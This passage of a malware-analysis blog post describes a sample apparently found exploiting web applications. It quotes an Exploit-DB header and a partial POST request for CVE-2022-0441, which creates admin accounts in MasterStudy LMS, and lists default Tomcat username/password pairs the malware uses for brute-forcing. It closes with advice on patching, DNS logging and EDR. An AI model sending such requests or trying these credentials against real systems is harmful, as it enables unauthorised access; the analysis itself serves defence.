
WordPress Plugin MasterStudy LMS 2.7.5 - Unauthenticated Admin Account Creation

EDB-ID: 50752	CVE: 2022-0441
Author: NUMAN TÜRLE	Type: WEBAPPS
Platform: PHP	Date: 2022-02-18
EDB Verified: ✗	Exploit: ⬇ / {}
Vulnerable App:	

```
# Title: WordPress Plugin MasterStudy LMS 2.7.5 - Unauthenticated Admin Account Creation
# Date: 16.02.2022
# Author: Numan Türle
# CVE: CVE-2022-0441
# Software Link: https://wordpress.org/plugins/masterstudy-lms-learning-management-system/
# Version: <2.7.6
# https://www.youtube.com/watch?v=SI_O6CHXMZk
# https://gist.github.com/numanturle/4762b497d3b56f1a399ea69aa02522a6
# https://wpscan.com/vulnerability/173c2efe-ee9c-4539-852f-c242b4f728ed


POST /wp-admin/admin-ajax.php?action=stm_lms_register&nonce=[NONCE] HTTP/1.1
Connection: close
Accept: application/json, text/javascript, */*; q=0.01
```

Figure 8: Same URL as in the Built-In exploit above

In addition to numerous other exploits not discussed in this blog post, we also uncover a list of hardcoded username/password combinations utilized for brute-forcing login pages.




Location	String Value	String Representation
007cda8c	admin:tomcat	"admin:tomcat"
007c95a4	tomcat	"tomcat"
007ca7ec	tomcat	"tomcat "
007ca7f3	tomcat:	"tomcat:"
007ce549	tomcat:123456	"tomcat:123456"
007cf702	tomcat:12345678	"tomcat:12345678"
007cdda4	tomcat:admin	"tomcat:admin"
007cf711	tomcat:admin123	"tomcat:admin123"
007ce556	tomcat:s3cret	"tomcat:s3cret"
007ce563	tomcat:secret	"tomcat:secret"
007ce570	tomcat:tomcat	"tomcat:tomcat"
007d00b6	tomcat:tomcat123	"tomcat:tomcat123"
007d09f6	tomcat:tomcat1234	"tomcat:tomcat1234"
007d0a07	tomcat:tomcat@123	"tomcat:tomcat@123"
007d0a7e	username="tomcat"	"username=\"tomcat\""

Figure 9: List of username/password combination

And the moral of the story is …

- **Patch Management:** It is crucial to promptly patch your externally facing applications and devices to mitigate potential security vulnerabilities. Regularly updating software and firmware helps safeguard against emerging threats and enhances overall system security.

- **DNS Logging (Crypto Mining):** Whenever I analyze a crypto miner infection, I must think about Florian’s tweet.



Florian Roth
@cyb3rops

It's not always possible to scan every device in your network for crypt mining malware (Linux boxes, IOT, App containers)

But you could check your DNS & firewall logs for connections to the limited number of mining pools

I've compiled a list for you

nextron-systems.com/2021/10/24/mon...

- **EDR all assets:** Whenever possible, deploy an Endpoint Detection and Response (EDR) agent or leverage agentless solutions to continuously monitor your devices and hosts for signs of compromise.

Outlook

In an upcoming blog post, we will explore the intersection of system monitoring and security in Linux environments, focusing on the tools Sysmon for Linux and Kunai. Sysmon for Linux, an adaptation of Microsoft’s renowned Sysinternals tool, brings powerful system monitoring capabilities to Linux systems. Meanwhile, Kunai, offers a comprehensive solution for analyzing, correlating, and responding to security events in real-time. By combining the capabilities of Sysmon for Linux and Kunai,we can proactively identify suspicious activities.